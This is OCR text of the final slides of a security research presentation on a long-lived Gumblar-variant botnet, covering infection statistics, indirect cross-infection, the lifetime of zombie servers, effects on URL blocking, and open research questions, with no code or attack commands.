
Zombie statistics



Infection process


Infection rate by the counties






Infection process

Connected countries







85% is made between foreign countries

Summary #1

- Constantly growing botnet
- Core same to original Gumblar
  - Effective, even with old exploits
- Significant changes to infection scheme
  - Indirect cross infection
  - Automated process
- Minimal updates & changes during attack




Summary #2



- Successfully live on the stolen land
  - Worldwide
  - Connection between any places around the world
- Long zombie servers life
  - Minimal owner attention
- Impact to URL blocking engines
  - Differentiate pure malware domain from hacked domain
  - “Clean status” after cleaning?

Open questions
future research

- Stolen credentials?



- Collectors and behind them?
- Should we expect nextgen version?
  - A year without significant change, except redirectors.

Thank you.

Any questions?